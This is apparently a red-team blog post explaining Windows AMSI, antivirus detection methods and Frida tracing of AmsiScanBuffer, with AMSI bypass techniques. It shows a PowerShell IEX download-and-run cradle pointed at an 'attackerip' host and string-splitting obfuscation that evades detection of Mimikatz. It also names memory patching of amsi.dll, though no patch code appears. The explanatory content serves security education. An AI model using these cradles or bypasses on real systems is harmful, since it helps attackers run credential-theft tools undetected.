AMSI-Bypass

payatu.com/blog/arun.nair/amsi-bypass

August 23, 2021

```
Windows PowerShell
PS C:\Users\hacke> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\hacke> "Invoke"+"-Mimikatz"
Invoke-Mimikatz
PS C:\Users\hacke> echo "ezpz"
ezpz
PS C:\Users\hacke>
```

Introduction


Hello Folks. As you know AMSI is something that you will most likely come across almost in every Red Team engagements. As of today bypassing AMSI is not as hard as it sounds. In this specific blog post we will look into what AMSI is, how it works and how to bypass it.

Prerequisites

Basic knowledge of **powershell**, **assembly**, **Virtual Memory**, **Frida**. In case you are not I would recommend you spend sometime to get little familiar with those topics.

Windows Program Execution in a nutshell

Whenever a user double clicks a program or runs the program by other means, it’s the responsibility of the Windows loader) to load and map the contents of the program in memory and then the execution is passed to the beginning of the code section.



For the windows loader to load the program successfully into the memory, the program(binary) must be present on the disk.

Detection Methods in AV

In the past AVs were not as smart as they are today. AVs would almost totally rely on signature based detection to determine if the content is malicious or not. AVs would only start their action as soon as some file is written on the disk or a new process is created (**note**: there are many more ways they would use to detect malware but these two were the most common ways to trigger AVs to start scanning). Now AVs are more smarter and the current detection methods include (This is not a comprehensive list but mostly seen):-

- **Signature Based Detection:** It works by matching patterns/strings/signatures/hashes of those of a known malware from the database.
- **Heuristic Based Detection:** Similar to signature scanning, which detects threats by searching for specific strings, heuristic based detection looks for commands or instructions that would not be typically found in an application and has malicious intent.
- **Behavioral Based Detection:** This one might sound like the heuristic based one but it's not. In this the Antivirus program looks for the events created by the program, for example if a program is trying to change or modify critical file/folder, if a program like word is spawning cmd.exe etc or if a program is calling a sequence of functions (OpenProcess, VirtualAllocEx, WriteProcessMemory, CreateRemoteThread) which might indicate potential process injection vector etc.

- **Sandbox Detection:** In this type of detection, the program is run in a sandbox(virualized environment) and it's all behavior is recorded which is at the end analyzed automatically through a weight system in the sandbox and/or manually by a malware analyst. In this type of detection, the antivirus program will be able see in detail exactly what that file will do in that particular environment.

Be it any detection method, it's easier for any AV products to do it while the binary is on Disk. At-least it used to be the case before AMSI, it was hard for AV products to detect fileless malware(which doesn't drop it's artifacts on the disk and completely executes in the memory). Even as of today it's the objective of most Adverseries and Red Teamers to not touch the disk or try to reduce it as much as possible cause it just reduces the likelihood of getting detected.

Invoke-Expression

Powershell has a cmdlet i.e., **Invoke-Expression** which evaluates or runs the string passed to it completely in memory without storing it on disk. We can also verify it with the help of **frida**, you can also use APIMonitor here if you want. I will be remotely calling a simple powershell script that has a function which just prints the current date.

```
function printDate {
        get-date
}

Window 1

IEX(New-Object Net.WebClient).downloadString('http://attackerip:8000/date.txt');
printDate

Window 2

frida-trace -p 10004 -x kernel32.dll -i Write*
```

```
PS C:\Users\User> get-process -processname "powershell"

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    836      34    78464      70388       2.58  10004   1 powershell


PS C:\Users\User> IEX(New-Object Net.WebClient).downloadString('http://192.
168.236.1:8000/date.txt'); printDate

Thursday, August 12, 2021 3:21:05 AM


PS C:\Users\User> IEX(New-Object Net.WebClient).downloadString('http://192.
168.236.1:8000/date.txt'); printDate

Thursday, August 12, 2021 3:21:44 AM


PS C:\Users\User> IEX(New-Object Net.WebClient).downloadString('http://192.
168.236.1:8000/date.txt'); printDate

Thursday, August 12, 2021 3:24:39 AM


PS C:\Users\User> IEX(New-Object Net.WebClient).downloadString('http://192.
168.236.1:8000/date.txt'); printDate

Thursday, August 12, 2021 3:29:59 AM


PS C:\Users\User>
```


```
s__\\KERNEL32.DLL\\WriteConsoleOutputCharacterW.js"
WriteProfileSectionW: Loaded handler at "C:\\Users\\User\\__handlers__\\KER
NEL32.DLL\\WriteProfileSectionW.js"
WritePrivateProfileStringA: Loaded handler at "C:\\Users\\User\\__handlers_
_\\KERNEL32.DLL\\WritePrivateProfileStringA.js"
WritePrivateProfileStringW: Loaded handler at "C:\\Users\\User\\__handlers_
_\\KERNEL32.DLL\\WritePrivateProfileStringW.js"
WritePrivateProfileStructA: Loaded handler at "C:\\Users\\User\\__handlers_
_\\KERNEL32.DLL\\WritePrivateProfileStructA.js"
WriteTapemark: Loaded handler at "C:\\Users\\User\\__handlers__\\KERNEL32.D
LL\\WriteTapemark.js"
WriteFileEx: Loaded handler at "C:\\Users\\User\\__handlers__\\KERNEL32.DLL
\\WriteFileEx.js"
WriteFileGather: Loaded handler at "C:\\Users\\User\\__handlers__\\KERNEL32
.DLL\\WriteFileGather.js"
WritePrivateProfileStructW: Loaded handler at "C:\\Users\\User\\__handlers_
_\\KERNEL32.DLL\\WritePrivateProfileStructW.js"
WriteHitLogging: Loaded handler at "C:\\Users\\User\\__handlers__\\urlmon.d
ll\\WriteHitLogging.js"
Started tracing 53 functions. Press Ctrl+C to stop.
           /* TID 0x27fc */
  3157 ms  WriteConsoleW()
  3157 ms     | WriteConsoleW()
  3157 ms  WriteConsoleW()
  3157 ms     | WriteConsoleW()
  3157 ms  WriteConsoleW()
  3157 ms     | WriteConsoleW()
  3157 ms  WriteConsoleW()
  3157 ms     | WriteConsoleW()
  3157 ms  WriteConsoleW()
  3157 ms     | WriteConsoleW()
           /* TID 0x2718 */
```

If the program has to write something to a file on disk, it will utilize the WriteFile or WriteFileEx API defined inside kernel32.dll. So here we are tracing all API calls which starts with ‘Write’ inside kernel32.dll. So we can clearly see that the IEX cmdlet doesn’t write the contenst to the disk, rather it executes the contents directly in memory. (**Note**: when you press up or down key, you will see a call to WriteFile API, that’s not called by IEX)

Introduction to AMSI


So for attackers and Red Teamers it was all going easy, days were good and there were no worries about getting detected. That’s when Microsoft introduce AMSI with the release of Windows 10. At a high level, think of AMSI like a bridge which connects powershell to the antivirus software, every command or script we run inside powershell is fetched by AMSI and sent to installed antivirus software for inspection.

Initially AMSI was introduced only for powershell and later it was also integrated into Jscript, VBScript, VBA and then very late was integrated into .NET with the introduction of .net framework 4.8



source: Microsoft

AMSI is not only restrcited to be used in Powershell, Jscript, VBScript or VBA, anyone can integrate AMSI with their programs using the API calls provided by AMSI Interface. The AMSI API calls that the program can use (in our case powershell) is defined inside amsi.dll. As soon as the powershell process has started, amsi.dll is loaded into it. We can verify it with **Process Hacker**



AMSI exports the below mentioned API functions that the program uses to communicate with the local antivirus software through RPC.

C:\Windows\System32\amsi.dll Properties

General | Load config | Sections | Directories | Imports | Exports | Resources | CFG | ProdID | Exceptions | Relocations | Deb

#	RVA	Name	Ordinal	Hint
1	0x35c0	AmsiCloseSession	1	0
2	0x3240	AmsiInitialize	2	1
3	0x3560	AmsiOpenSession	3	2
4	0x35e0	AmsiScanBuffer	4	3
5	0x36e0	AmsiScanString	5	4
6	0x3740	AmsiUacInitialize	6	5
7	0x39c0	AmsiUacScan	7	6
8	0x3960	AmsiUacUninitialize	8	7
9	0x3500	AmsiUninitialize	9	8
10	0x1970	DllCanUnloadNow	10	9
11	0x19b0	DllGetClassObject	11	10
12	0x1af0	DllRegisterServer	12	11
13	0x1af0	DllUnregisterServer	13	12

AmsiInitialize: The program uses this method to initialize the AMSI session. It takes two parameters, one is the name of the application and second is the pointer to the context structure which needs to be specified with subsequent AMSI related API calls in the program.

```
HRESULT AmsiInitialize(
        LPCWSTR appName,
        HAMSICONTEXT *amsiContext
);
```

AmsiOpenSession: It takes the context that was returned from the previous call and allows to switch to that session. We can instantiate multiple AMSI sessions if we want.

```
HRESULT AmsiOpenSession(
  HAMSICONTEXT amsiContext,
  HAMSISESSION *amsiSession
);
```

AmsiScanString: This method does what exactly it sounds like. It takes our strings and returns the results i.e., 1 if the string is clean and 32768 if it's malicious.

```
HRESULT AmsiScanString(
  HAMSICONTEXT amsiContext,
  LPCWSTR      string,
  LPCWSTR      contentName,
  HAMSISESSION amsiSession,
  AMSI_RESULT  *result
);
```

AmsiScanBuffer: Similar to AmsiScanString, this method takes in the buffer instead of string and returns the result.

```
HRESULT AmsiScanBuffer(
  HAMSICONTEXT amsiContext,
  PVOID        buffer,
  ULONG        length,
  LPCWSTR      contentName,
  HAMSISESSION amsiSession,
  AMSI_RESULT  *result
);
```

AmsiCloseSession: This method just closes the session that was opened by the program using the AmsiOpenSession. `markdown void AmsiCloseSession( HAMSICONTEXT amsiContext, HAMSISESSION amsiSession );`
Source: Microsoft Docs
Among these AMSI APIs, the one which is interesting to us is AmsiScanString and AmsiScanBuffer. AmsiScanString later calls AmsiScanBuffer underneath.

```
amsi!AmsiScanString:
00007ffc`5b2636e0 4883ec38        sub     rsp,38h
00007ffc`5b2636e4 4533db          xor     r11d,r11d
00007ffc`5b2636e7 4885d2          test    rdx,rdx
00007ffc`5b2636ea 743d            je      amsi!AmsiScanString+0x49 (00007ffc`5b263729)
00007ffc`5b2636ec 4c8b542460      mov     r10,qword ptr [rsp+60h]
00007ffc`5b2636f1 4d85d2          test    r10,r10
00007ffc`5b2636f4 7433            je      amsi!AmsiScanString+0x49 (00007ffc`5b263729)
00007ffc`5b2636f6 4883c8ff        or      rax,0FFFFFFFFFFFFFFFFh
00007ffc`5b2636fa 48ffc0          inc     rax
00007ffc`5b2636fd 6644391c42      cmp     word ptr [rdx+rax*2],r11w
00007ffc`5b263702 75f6            jne     amsi!AmsiScanString+0x1a (00007ffc`5b2636fa)
00007ffc`5b263704 4803c0          add     rax,rax
00007ffc`5b263707 41bbffffffff    mov     r11d,0FFFFFFFFh
00007ffc`5b26370d 493bc3          cmp     rax,r11
00007ffc`5b263710 7717            ja      amsi!AmsiScanString+0x49 (00007ffc`5b263729)
00007ffc`5b263712 4c89542428      mov     qword ptr [rsp+28h],r10
00007ffc`5b263717 4c894c2420      mov     qword ptr [rsp+20h],r9
00007ffc`5b26371c 4d8bc8          mov     r9,r8
00007ffc`5b26371f 448bc0          mov     r8d,eax
00007ffc`5b263722 e8b9feffff      call    amsi!AmsiScanBuffer (00007ffc`5b2635e0)
00007ffc`5b263727 eb05            jmp     amsi!AmsiScanString+0x4e (00007ffc`5b26372e)
00007ffc`5b263729 b857000780      mov     eax,80070057h
00007ffc`5b26372e 4883c438        add     rsp,38h
00007ffc`5b263732 c3              ret
```

Bypassing AMSI The two most commonly used method for bypassing AMSI is obfuscation and Patching amsi.dll in memory. As all what AMSI does it passes the content to the AV to determine if it's malicious or not, so if the content is obfuscated, there's no way for the AV to tell if it's malicious.

```
PS C:\Users\User> "Invoke-Mimikatz"
At line:1 char:1
+ "Invoke-Mimikatz"
+ ~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\User> "Invo"+"ke-Mimikatz"
Invoke-Mimikatz
PS C:\Users\User>
```

If we can strip or obfuscate the words in our script that gets detected by the AV, we can pretty much run any script without being detected but it's not feasible to obfuscate or strip all detected words as it takes more time or might even break the script, even AV keeps updating it's signature, so we got to keep updating our script accordingly. So, it's not seeming feasible to obfuscate as every AV vendors might have different signatures and it keeps updating. The other mostly used AMSI bypassing is by patching the AmsiScanBuffer function as the amsi.dll library is loaded in the same virtual memory

space of the process, so we have pretty much full control in that address space. Let's see the AMSI API calls made by powershell with the help of Frida.

```
PS C:\Users\User> get-process -name "powershell"

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    608      42    63648      74616       3.53   9604   1 powershell


PS C:\Users\User> "hi"
hi
PS C:\Users\User>
```

```
C:\Users\User>frida-trace -p 9604 -x amsi.dll -i Amsi*
Instrumenting...
AmsiOpenSession: Auto-generated handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiOpenSession.js"
AmsiUninitialize: Auto-generated handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiUninitialize.js"
AmsiScanBuffer: Auto-generated handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiScanBuffer.js"
AmsiUacInitialize: Auto-generated handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiUacInitialize.js"
AmsiInitialize: Auto-generated handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiInitialize.js"
AmsiCloseSession: Auto-generated handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiCloseSession.js"
AmsiScanString: Auto-generated handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiScanString.js"
AmsiUacUninitialize: Auto-generated handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiUacUninitialize.js"
AmsiUacScan: Auto-generated handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiUacScan.js"
Started tracing 9 functions. Press Ctrl+C to stop.
           /* TID 0x6b4 */
  9937 ms  AmsiOpenSession()
  9937 ms  AmsiScanBuffer()
           /* TID 0x1080 */
  9968 ms  AmsiCloseSession()
           /* TID 0x6b4 */
  9968 ms  AmsiOpenSession()
  9968 ms  AmsiScanBuffer()
           /* TID 0x1080 */
  9968 ms  AmsiCloseSession()
```

Above we are tracing all the AMSI API calls made by powershell. We can't see the arguments passed to the function nor the results returned by the AMSI scan. When we first start frida session, it creates handler files, we can modify those file to print the arguments and results at runtime. `markdown C:\Users\User__handlers__\amsi.dll\AmsiScanBuffer.js`

```
  onEnter(log, args, state) {
    log('AmsiScanBuffer()');
    log('[+] amsiContext: ' + args[0]);
    log('[+] buffer: ' + Memory.readUtf16String(args[1]));
    log('[+] length: ' + args[2]);
    log('[+] contentName ' + args[3]);
    log('[+] amsiSession ' + args[4]);
    log('[+] result ' + args[5] + "\n");
    this.result = args[5];
  },

  /**
   * Called synchronously when about to return from AmsiScanBuffer.
   *
   * See onEnter for details.
   *
   * @this {object} - Object allowing you to access state stored in onEnter.
   * @param {function} log - Call this function with a string to be presented to the user.
   * @param {NativePointer} retval - Return value represented as a NativePointer object.
   * @param {object} state - Object allowing you to keep state across function calls.
   */
  onLeave(log, retval, state) {
    result = this.result;
    log('[+] Scan Result ' + Memory.readUShort(result) + "\n");
  }
```

Above we modified the handler file to print the arguments to the APIs when they are called and print the result on exit.

```
Windows Powershell

PS C:\Users\User> "Hello"
Hello
PS C:\Users\User> |
```


```
AmsiUacScan: Loaded handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiUacScan.js"
Started tracing 9 functions. Press Ctrl+C to stop.
           /* TID 0x6b4 */
 13281 ms  AmsiOpenSession()
 13281 ms  AmsiScanBuffer()
 13281 ms  [+] amsiContext: 0x1f06f6f06b0
 13281 ms  [+] buffer: "Hello"
 13281 ms  [+] length: 0xe
 13281 ms  [+] contentName 0x1f00000142c
 13281 ms  [+] amsiSession 0x6410
 13281 ms  [+] result 0xa79c80ecf0

 13297 ms  [+] Scan Result 1

           /* TID 0x1080 */
 13312 ms  AmsiCloseSession()
           /* TID 0x6b4 */
 13312 ms  AmsiOpenSession()
 13312 ms  AmsiScanBuffer()
 13312 ms  [+] amsiContext: 0x1f06f6f06b0
 13312 ms  [+] buffer: prompt
 13312 ms  [+] length: 0xc
 13312 ms  [+] contentName 0x1f00000142c
 13312 ms  [+] amsiSession 0x6411
 13312 ms  [+] result 0xa79c80ecf0

 13312 ms  [+] Scan Result 1

           /* TID 0x1080 */
 13312 ms  AmsiCloseSession()
```

```
PS C:\Users\User> "Invoke-Mimikatz"
At line:1 char:1
+ "Invoke-Mimikatz"
+ ~~~~~~~~~~~~~~~~~
This script contains malicious
content and has been blocked by
your antivirus software.
    + CategoryInfo          : Pars
   erError: (:) [], ParentContain
   sErrorRecordException
    + FullyQualifiedErrorId : Scri
   ptContainedMaliciousContent

PS C:\Users\User>
```

```
C:\Users\User>frida-trace -p 9604 -x amsi.dll -i Amsi*
Instrumenting...
AmsiOpenSession: Loaded handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiOpenSession.js"
AmsiUninitialize: Loaded handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiUninitialize.js"
AmsiScanBuffer: Loaded handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiScanBuffer.js"
AmsiUacInitialize: Loaded handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiUacInitialize.js"
AmsiInitialize: Loaded handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiInitialize.js"
AmsiCloseSession: Loaded handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiCloseSession.js"
AmsiScanString: Loaded handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiScanString.js"
AmsiUacUninitialize: Loaded handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiUacUninitialize.js"
AmsiUacScan: Loaded handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiUacScan.js"
Started tracing 9 functions. Press Ctrl+C to stop.
           /* TID 0x6b4 */
  9406 ms  AmsiOpenSession()
  9406 ms  AmsiScanBuffer()
  9406 ms  [+] amsiContext: 0x1f06f6f06b0
  9406 ms  [+] buffer: "Invoke-Mimikatz"
  9406 ms  [+] length: 0x22
  9406 ms  [+] contentName 0x1f00000142c
  9406 ms  [+] amsiSession 0x6414
  9406 ms  [+] result 0xa79c80ecf0

  9437 ms  [+] Scan Result 32768
```

